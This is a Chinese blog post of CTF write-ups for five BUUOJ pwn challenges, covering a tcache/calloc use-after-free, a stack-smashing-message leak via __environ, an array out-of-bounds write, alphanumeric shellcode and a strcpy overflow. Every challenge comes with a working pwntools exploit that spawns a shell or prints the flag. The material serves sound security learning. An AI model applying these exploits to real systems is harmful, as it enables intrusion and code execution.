




# buuoj Pwn writeup 111-115

原创


[yongbaoii](#)  于 2021-03-08 10:37:25 发布  89  收藏

分类专栏: [CTF](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yongbaoii/article/details/114242840>

版权



[CTF 专栏收录该内容](#)

213 篇文章 7 订阅

订阅专栏

## 111 gyctf\_2020\_signin

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified		Fortifiable FILE			
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	84 Sy
mbols Yes	0	6	./111			

```

s[1] = 0LL;
memset(s, 0, 0x10uLL);
read(0, s, 0xFuLL);
v0 = atoi((const char *)s);
if ( v0 == 2 )
{
    edit();
}
else if ( v0 > 2 )
{
    if ( v0 != 3 )
    {
        if ( v0 == 6 )
            backdoor();
        goto LABEL_12;
    }
    del();
}
else
{
    if ( v0 != 1 )
    {
LABEL_12:
        puts("no such choice!");
        return __readfsqword(0x28u) ^ v3;
    }
    add();
}
return __readfsqword(0x28u) ^ v3;
}

```

<https://blog.csdn.net/yongbaoli>

四个功能，1，2，3，6.

1 add

```
-----  
v3 = __readfsqword(0x28u);  
puts("idx?");  
s[0] = 0LL;  
s[1] = 0LL;  
memset(s, 0, 0x10uLL);  
read(0, s, 0xFuLL);  
v1 = atoi((const char *)s);  
if ( addcnt >= 0 && v1 <= 0xF )  
{  
    ptrlist[v1] = malloc(0x70uLL);  
    flags[v1] = 1;  
    --addcnt;  
}  
return __readfsqword(0x28u) ^ v3;  
} https://blog.csdn.net/yongbaoli 8 addcnt dd 9
```

只能申请0x70大小的chunk，而且最多申请十次。

edit

```
unsigned __int64 v3, // [rsp+20h] [rbp-0h]  
  
v3 = __readfsqword(0x28u);  
if ( cnt >= 0 )  
{  
    puts("idx?");  
    s[0] = 0LL;  
    s[1] = 0LL;  
    memset(s, 0, 0x10uLL);  
    read(0, s, 0xFuLL);  
    v1 = atoi((const char *)s);  
    read(0, (void *)ptrlist[v1], 0x50uLL);  
    --cnt;  
}  
return __readfsqword(0x28u) ^ v3; https://blog.csdn.net/yongbaoli
```

输入的大小最多0x50.cnt的值初始化为0，所以只有一次edit

的机会。

```

unsigned __int64 del()
{
    unsigned int v1; // [rsp+Ch] [rbp-24h]
    __int64 s[3]; // [rsp+10h] [rbp-20h] BY
    unsigned __int64 v3; // [rsp+28h] [rbp-

    v3 = __readfsqword(0x28u);
    puts("idx?");
    s[0] = 0LL;
    s[1] = 0LL;
    memset(s, 0, 0x10uLL);
    read(0, s, 0xFuLL);
    v1 = atoi((const char *)s);
    if ( v1 <= 0xF && flags[v1] == 1 )
    {
        free((void *)ptrlist[v1]);
        flags[v1] = 0;
    }
    return __readfsqword(0x28u) ^ v3;
}

```

<https://blog.csdn.net/yongbaoii>

没有清理干净，有uaf。

```

void __noreturn backdoor()
{
    calloc(1uLL, 0x70uLL);
    if ( ptr )
        system("/bin/sh");
    exit(0);
}

```

后门函数也有了，但是里面先是莫名其妙申请了个chunk，然后要求这个从来没有用过的ptr不是null。

注意到这个题是18.04，有tcache机制。

在说这个题的整体思路前呢，我们需要先明白两个机制。

calloc 有以下特性

不会分配 tcache chunk 中的 chunk 。

tcache 有以下特性

在分配 fastbin 中的 chunk 时若还有其他相同大小的 fastbin\_chunk 则把它们全部放入 tcache 中。

我们的总体思路是这样的。

因为我们最终的目的只不过是能在ptr中能留下点什么东西就好。结合这道题的漏洞uaf，我们能做的是修改一些fd啥的。那么怎么通过这个uaf做到修改。

我们平常如果有uaf的话，就会去想到fastbin\_attack,或者double free。但是这道题double free不行，他会有flag检测，我们只能想一想fastbin\_attack的事情。

平常的话我们可以先修改一次fd，申请到malloc\_hook，然后再写一次这样子，但是这道题我们只能写一次，我们只能向这道题靠拢，想办法利用题里面的把ptr的地方写一些东西。

我们最后发现system上面有个calloc，结合上面的机制，假如我们calloc的时候只能申请fastbin，而且会把剩余的大小相同的chunk挂入tcache，那么我们假如修改一次fastbin的fd，calloc一次，让下一个chunk，也就是我们的fakechunk挂到tcache链里面，那么自然会在那个fakechunk里面写一个chunk的地址，因为要形成一个链，那么我们的利用方式就想好了。

具体的利用方法

我们想要达成的最后目的是，申请一个fastbin的时候，把下一个我们的fakechunk挂进去，所以我们首先需要fastbin chunk，那么就申请8个，释放8个。

我们需要再申请一个，因为我们需要给一会要挂进去的chunk留一个位置，然后就直接calloc申请，挂进去就好了。

exp

```

from pwn import *

r = remote("node3.buuoj.cn", 26121)

context.log_level = 'debug'

def add(idx):
    r.sendlineafter('your choice?',str(1))
    r.sendlineafter('idx?',str(idx))

def edit(idx,context):
    r.sendlineafter('your choice?',str(2))
    r.sendlineafter('idx?',str(idx))
    r.send(context)

def delete(idx):
    r.sendlineafter('your choice?',str(3))
    r.sendlineafter('idx?',str(idx))

add(0)
add(1)
add(2)
add(3)
add(4)
add(5)
add(6)
add(7)

delete(0)
delete(1)
delete(2)
delete(3)
delete(4)
delete(5)
delete(6)
delete(7)

add(8)
payload = p64(0x4040c0-0x10).ljust(0x50,'\x00')

#gdb.attach(r)

edit(7,payload)

#gdb.attach(r)
r.sendlineafter('your choice?', '6')
r.interactive()

```

## 112 wdb2018\_guess

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbo
ls	FORTIFY Fortified		Fortifiable FILE			
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	No Sy
mbols	Yes 0	2	./112			

fork

wait函数

```
if ( HIDWORD(stat_loc.__iptr) == -1 )
{
    perror("./flag.txt");
    _exit(-1);
}
read(SHIDWORD(stat_loc.__iptr), buf, 0x30uLL);
close(SHIDWORD(stat_loc.__iptr));
v3 = (__WAIT_STATUS *)"This is GUESS FLAG CHALLENGE!";
puts("This is GUESS FLAG CHALLENGE!");
while ( 1 )
{
    if ( v7 >= v8 ) // 最多三个线程
    {
        puts("you have no sense... bye :-) ");
        return 0LL;
    }
    if ( !(unsigned int)Fork(v3) )
        break;
    ++v7;
    v3 = &stat_loc;
    wait((__WAIT_STATUS)&stat_loc); // 主线程等待子进程
}
puts("Please type your guessing flag");
gets(s2);
if ( !strcmp(buf, s2) )
    puts("You must have great six sense!!!! :-o ");
else
    puts("You should take more effort to get six sence, and one more challenge!!");
return 0LL;
```

<https://blog.csdn.net/yongbaonii>

有个栈溢出。

这个题你看他最多三个子线程，然后主进程等待子线程花里胡哨，但是你实际去跑一下你就会发现，它最后造成的一个效果就是你有三次猜flag的机会。

但是他不一样的地方就在于，一般来讲，假如程序退出了，无论是正常退出，还是crash，就都完了，但是这个程序这样创建三个线程的话，崩一个还会跑第二个，这样的。那么这样就又给我们引入了独特的利用方式，就是去利用他的报错信息。

然后我们看到会有栈溢出，有三次栈溢出的机会。开了canary。

上面把flag读到了栈上面。

那么我们怎么来利用这三次程序崩溃输出的机会。

首先呢我们要泄露libc的地址

然后通过libc来泄露栈的地址。

最后计算栈中的flag地址，输出flag。

要补充说明的是如何利用libc来泄露栈地址。

在libc中保存了一个函数叫`_environ`，存的是当前进程的环境变量

得到libc地址后，`libc`基址+`_environ`的偏移量=`_environ`的地址

在内存布局中，他们同属于一个段，开启ASLR之后相对位置不变，偏移量之和libc库有关

通过`_environ`的地址得到`_environ`的值，从而得到环境变量地址，环境变量保存在栈中，所以通过栈内的偏移量，可以访问栈中任意变量

所以这里获得flag地址需要实际去调一下，只是这个东西搭起了libc与栈的一个桥梁。

```
00000131
[DEBUG] Received 0x46 bytes:
'You should take more effort to get six sence, and one more challenge!!'
[DEBUG] Received 0x34 bytes:
00000000 0a 2a 2a 2a 20 73 74 61 63 6b 20 73 6d 61 73 68 |.***|sta|ck s| mash|
00000010 69 6e 67 20 64 65 74 65 63 74 65 64 20 2a 2a 2a |ing|dete|cted| ***|
00000020 3a 20 c8 c3 52 14 fd 7f 20 74 65 72 6d 69 6e 61 |:..R...|ter|mina|
00000030 74 65 64 0a |ted·|
00000034
flag_addr= 0x7ffd1452c260
[DEBUG] Received 0x1f bytes:
'Please type your guessing flag\n'
[DEBUG] Sent 0x131 bytes:
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
*
00000120 61 61 61 61 61 61 61 61 60 c2 52 14 fd 7f 00 00 |aaaa|aaaa|^·R·|...·|
00000130 0a |·|
00000131
[*] Switching to interactive mode

[DEBUG] Received 0x9f bytes:
'You should take more effort to get six sence, and one more challenge!!\n'
'*** stack smashing detected ***: flag{ffaeb24d-3e7f-4b71-8255-f1d2ffb6d62f}\n'
'terminated\n'
You should take more effort to get six sence, and one more challenge!!
*** stack smashing detected ***: flag{ffaeb24d-3e7f-4b71-8255-f1d2ffb6d62f}
terminated
[DEBUG] Received 0x1e bytes:
'you have no sense... bye :-)\n'
you have no sense... bye :-)
[*] Got EOF while reading in interactive
```

<https://blog.csdn.net/yongbaonii>

最后就是

这种效果。



```

# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',28608)
elf = ELF('./112')
libc = ELF("./64/libc-2.23.so")
puts_got = elf.got['puts']

#泄露puts地址
payload = 'a'*0x128 + p64(puts_got)
r.sendlineafter('Please type your guessing flag',payload)
r.recvuntil('stack smashing detected ***: ')
puts_addr = u64(r.recv(6).ljust(8,'\x00'))

libc_base = puts_addr - libc.sym['puts']
environ_addr = libc_base + libc.sym['__environ']
print 'environ_addr=',hex(environ_addr)

#泄露栈地址
payload = 'a'*0x128 + p64(environ_addr)
r.sendlineafter('Please type your guessing flag',payload)
r.recvuntil('stack smashing detected ***: ')
stack_addr = u64(r.recv(6).ljust(8,'\x00'))
flag_addr = stack_addr - 0x168
print 'flag_addr=',hex(flag_addr)

#泄露flag
payload = 'a'*0x128 + p64(flag_addr)
r.sendlineafter('Please type your guessing flag',payload)

r.interactive()

```

## 113 wustctf2020\_name\_your\_cat

保护

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols
ls	FORTIFY Fortified	Fortifiable	FILE			
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	81 Symbols
Yes	0	2	./113			

```
{
int i; // [esp+Ch] [ebp-3Ch]
int v2; // [esp+10h] [ebp-38h]
char v3[40]; // [esp+14h] [ebp-34h] BYREF
unsigned int v4; // [esp+3Ch] [ebp-Ch]

v4 = __readgsdword(0x14u);
puts("I bought you five female cats.Name for them?");
for ( i = 1; i <= 5; ++i )
{
v2 = NameWhich(v3);
printf("You get %d cat!!!!!!\nlemonlemonlemonlemonlemonlemonlemon5555555\n", i);
printf("Her name is:%s\n\n", &v3[8 * v2]);
}
return __readgsdword(0x14u) ^ v4;
}
```

<https://blog.csdn.net/yongbaonii>

```
int v2[4]; // [esp+18h] [ebp-10h] BYREF

v2[1] = __readgsdword(0x14u);
printf("Name for which?\n>");
__isoc99_scanf("%d", v2);
printf("Give your name plz: ");
__isoc99_scanf("%7s", 8 * v2[0] + a1);
return v2[0];
```

<https://blog.csdn.net/yongbaonii>

输入名字的这个函数没有检查，导致数组越界。

```
int shell()
{
return system("/bin/sh");
}
```

后门函数也有了，就数组越界然后把返回地址给它覆盖掉就好了。

然后我们计算一下偏移。

存放地址的地方是v3那个大小为40的数组。

```
-00000048 ; Two special fields " r" and " s" represent return address
-00000048 ; Frame size: 48; Saved regs: 4; Purge: 0
-00000048 ;
-00000048
-00000048 db ? ; undefined
-00000047 db ? : undefined
```

```

-----
-00000046      db ? ; undefined
-00000045      db ? ; undefined
-00000044      db ? ; undefined
-00000043      db ? ; undefined
-00000042      db ? ; undefined
-00000041      db ? ; undefined
-00000040      db ? ; undefined
-0000003F      db ? ; undefined
-0000003E      db ? ; undefined
-0000003D      db ? ; undefined
-0000003C  var_3C      dd ?
-00000038  var_38      dd ?
-00000034  var_34      db 40 dup(?)
-0000000C  var_C       dd ?
-00000008      db ? ; undefined
-00000007      db ? ; undefined
-00000006      db ? ; undefined
-00000005      db ? : undefined

```

<https://blog.csdn.net/yongbaonii>

```

08:0020      0xfffffbc0 → 0xf7fabd80 (_IO_2_1_stdout_) ← 0xfbad2887
09:0024      0xfffffbc4 → 0x8048915 ← dec   eax /* 'Her name is:%s\n\n' */
0a:0028      0xfffffbc8 ← 0x3
0b:002c      0xfffffcbc ← 0x5b523500
0c:0030      0xffffbcc0 → 0xf7fab000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d9d6c
... ↓
0e:0038  ebp 0xffffbcc8 → 0xffffbd28 → 0xffffbd38 ← 0x0
0f:003c      0xffffbcc → 0x80486e9 (vulnerable+54) ← add   esp, 0x10
10:0040      0xffffbcd0 → 0xffffbcf4 → 0xf7fe9690 (_dl_runtime_resolve+16) ← pop   edx
11:0044      0xffffbcd4 → 0xffffbcfc ← 0x657771 /* 'qwe' */
12:0048      0xffffbcd8 ← 0x7c /* '|' */
13:004c      0xffffbcdc ← 0x0
... ↓
15:0054      0xffffbce4 → 0x804a044 (stdout@@GLIBC_2.0) → 0xf7fabd80 (_IO_2_1_stdout_) ←
0xfbad2887
16:0058      0xffffbce8 → 0xf7fabd80 (_IO_2_1_stdout_) ← 0xfbad2887
17:005c      0xffffbcec ← 0x3
18:0060      0xffffbcf0 ← 0x1
19:0064      0xffffbcf4 → 0xf7fe9690 (_dl_runtime_resolve+16) ← pop   edx
1a:0068      0xffffbcf8 ← 0x0
1b:006c      0xffffbcfc ← 0x657771 /* 'qwe' */
1c:0070      0xffffbd00 → 0xf7fab000 (_GLOBAL_OFFSET_TABLE_) ← 0x1d9d6c
... ↓
1e:0078      0xffffbd08 → 0xffffbd28 → 0xffffbd38 ← 0x0
1f:007c      0xffffbd0c ← 0x717171 /* 'qqq' */
20:0080      0xffffbd10 → 0x80487f8 ← and   byte ptr [eax], ah /* '
____ \n / | / _ / _ / _ < / _ _ \n / | / _ ' / / _ / \ \ \ / \n / _ / \ \ _ / / /
/_ / _ / _ \ \ \ \n' */
21:0084      0xffffbd14 ← 0x0
22:0088      0xffffbd18 ← 0x2
23:008c      0xffffbd1c ← 0x5b523500
24:0090      0xffffbd20 ← 0x1
25:0094      0xffffbd24 → 0xffffbde4 → 0xffffbf95 ← '/home/wuangwuang/Desktop/113'
26:0098      0xffffbd28 → 0xffffbd38 ← 0x0
27:009c      0xffffbd2c → 0x8048757 (main+27) ← mov   eax, 0
28:00a0      0xffffbd30 → 0xf7fe4520 (_dl_fini) ← push  ebp

```

<https://blog.csdn.net/yongbaonii>

我们可

以看上面实际调试的一个结果。

这个时候是在那个namenew函数里面的，ebp指向的是vun的ebp。然后vun的ebp向上0x34是那个地址，然后再向上0x40就是返

回地址。

所以我们直接就是-5.

而且经过调试我们发现，它压参数压了好几个。  
究其原因呢我们发现

```
sub    esp, 0Ch
lea    eax, [ebp+var_34]
push   eax
call   NameWhich
```

这里esp一下减了0xc。

exp

```
# -*- coding: utf-8 -*-
from pwn import *

context.log_level = "debug"

r = remote('node3.buuoj.cn',28843)
elf = ELF('./113')

system_addr = 0x80485cb

r.sendlineafter("Name for which?\n>", str(-5))
payload = p32(system_addr)
r.sendlineafter("Give your name plz: ", payload)
r.interactive()
```

## 114 mrctf2020\_shellcode\_revenge

可见字符shellcode

保护

```
RELRO           STACK CANARY      NX              PIE             RPATH          RUNPATH         Symbo
ls             FORTIFY Fortified      Fortifiable    FILE
Full RELRO     No canary found  NX disabled    PIE enabled     No RPATH       No RUNPATH      65 Sy
mbols         No              0              4              ./114
```

首先我们要注意到它没有开NX。一般这种没开NX的，基本上都是让写shellcode。



警告



Decompilation failure:  
124D: call analysis failed

Please refer to the manual to find appropriate actions

不要再显示此消息(仅用于此会话)

OK

<https://blog.csdn.net/yongbaonii>

又是手撸汇编的一天。

```
; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 410h
mov     edx, 14h          ; n
lea     rsi, aShowMeYourMagi ; "Show me your magic!\n"
mov     edi, 1           ; fd
mov     eax, 0
call   _write
lea     rax, [rbp+buf]
mov     edx, 400h        ; nbytes
mov     rsi, rax         ; buf
mov     edi, 0           ; fd
mov     eax, 0
call   _read
mov     [rbp+var_8], eax
cmp     [rbp+var_8], 0
jg     short loc_11AC

```


<https://blog.csdn.net/yongbaonii>

刚进来的这一块是先

输出一串字符。

“Show me your magic!\n”

然后读入，我们可以看到，读入0x400h，但是上面buf是-410h，所以没溢出成。



中间这一大串我们可以看得出来是在判断，它与旁边的构成了一个回路，所以我们先猜测后证实，它就是对每个字符做判断，判断成功就回路回去去下一个判断，判断不成功就退出。

那它是在判断每个字符的啥条件呢？

判断的地方很多，但是长的都差不多。我们取其中一个来分析一下。

```

loc_11B8:
mov     eax, [rbp+var_4]
cdq     eax
movzx   eax, [rbp+rax+buf]
cmp     al, 60h ; '0'
jle     short loc_11DA

```

jle jump if less or equal, or not greater.

所以这里就是比60h小就跳走。

然后经过一番判断呢，我们发现。

它的条件是

(60,74) 或者 (2f,5a)

其实你会发现说白了就是我们平常见到的数字跟字母的范围。

判断成功后我们可以看到，当eax是0的时候就跳走。

```

mov     [rbp+var_8], eax
cmp     [rbp+var_8], 0
jg     short loc_11AC

```

```
loc_123A:
mov     eax, [rbp+var_4]
cmp     eax, [rbp+var_8]
jle    loc_11B8
```

然后把我们刚刚的输入给执行一下。

```
lea     rax, [rbp+buf]
call    rax
mov     eax, 0
```

所以它没有开NX，但是里面对我们的每个字符做了判断，所以我们这里就需要用到可以绕过它判断的shellcode。根据它的判断，字符都是可见的，所以这种shellcode又叫，可见字符shellcode。

[使用alpha3生成alphanumeric shellcode](#)

[手把手教你写纯字符ascii shellcode——最通俗易懂的alphanumeric shellcode生成指南](#)

上面教程多多，学一下就好了。

exp

```
from pwn import *
from ae64 import AE64

context.log_level = 'debug'
context.arch = 'amd64'

r = remote("node3.buuoj.cn", 29353)

obj = AE64()
sc = obj.encode(asm(shellcraft.sh()), 'rax')

r.send(sc)
# 这个地方最后不能加回车，不然会认为它是有问题的字符。
# 平常的printf的话是不会把回车读入的，但是这里是read

r.interactive()
```

## 115 picoctf\_2018\_buffer overflow 0

保护

```
RELRO          STACK CANARY  NX          PIE          RPATH        RUNPATH      Sybo
ls            FORTIFY Fortified    Fortifiable FILE
Partial RELRO No canary found NX enabled   No PIE      No RPATH    No RUNPATH  83 Sy
mbols        No           0           8           ./115
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [esp-Ch] [ebp-1Ch]
    __gid_t v5; // [esp+0h] [ebp-10h]
    FILE *stream; // [esp+4h] [ebp-Ch]

    stream = fopen("flag.txt", "r");
    if ( !stream )
    {
        puts(
            "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
        exit(0);
    }
    fgets(flag, 64, stream);
    signal(11, sigsegv_handler);
    v5 = getegid();
    setresgid(v5, v5, v5, v4);
    if ( argc <= 1 )
    {
        puts("This program takes 1 argument.");
    }
    else
    {
        vuln((char *)argv[1]);
        printf("Thanks! Received: %s", argv[1]);
    }
    return 0;
}
```

<https://blog.csdn.net/yongbaoli>

首先我们要注意到这个signal。

signal(11, (\_\_sig\_handler\_t)sigsegv\_handler)

11是信号量。

11: SIGSEGV (非法内存访问)

程序定义了一个信号量，当出现这个信号量（非法内存访问）的时候，会执行sigsegv\_handler函数。

那这个函数是干嘛的呢？

```
void __cdecl __noreturn sigsegv_handler(int a1)
{
    fprintf(stderr, "%s\n", flag);
    fflush(stderr);
    exit(1);
}
```

即当我们非法内存访问的时候，会将我们的flag

先放到标准错误的缓冲区，然后再清空缓冲区，也就是输出了出来。

那我们的利用思路就是想办法让它报错。

我们注意到下面有个vuln函数，这个函数是命令行传参，这个是我们首先要注意到的。然后点进去。

```
char __cdecl vuln(char *src)
{
    char dest[24]; // [esp+0h] [ebp-
    return strcpy(dest, src);
}
```

有个栈溢出。



那么我们的思路就很明显了，让它溢出，然后报错，拿到flag。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ssh -p 26512 CTFMan@node3.buuoj.cn
The authenticity of host '[node3.buuoj.cn]:26512 ([117.21.200.165]:26512)' can't be established.
ECDSA key fingerprint is SHA256:QB0mTzZxLSf2wQsIEXBm7GpH0gmhQjf93vRPfQwwom.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[node3.buuoj.cn]:26512,[117.21.200.165]:26512' (ECDSA) to the list of known hosts.
CTFMan@node3.buuoj.cn's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.19.164-0419164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

CTFMan@af2681813ddd:~$ ls
flag.txt  vuln  vuln.c
CTFMan@af2681813ddd:~$ ./vuln aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
flag(ef6f2f96-0092-4b8c-a85e-788409b2451b)
```

<https://blog.csdn.net/yongbaonii>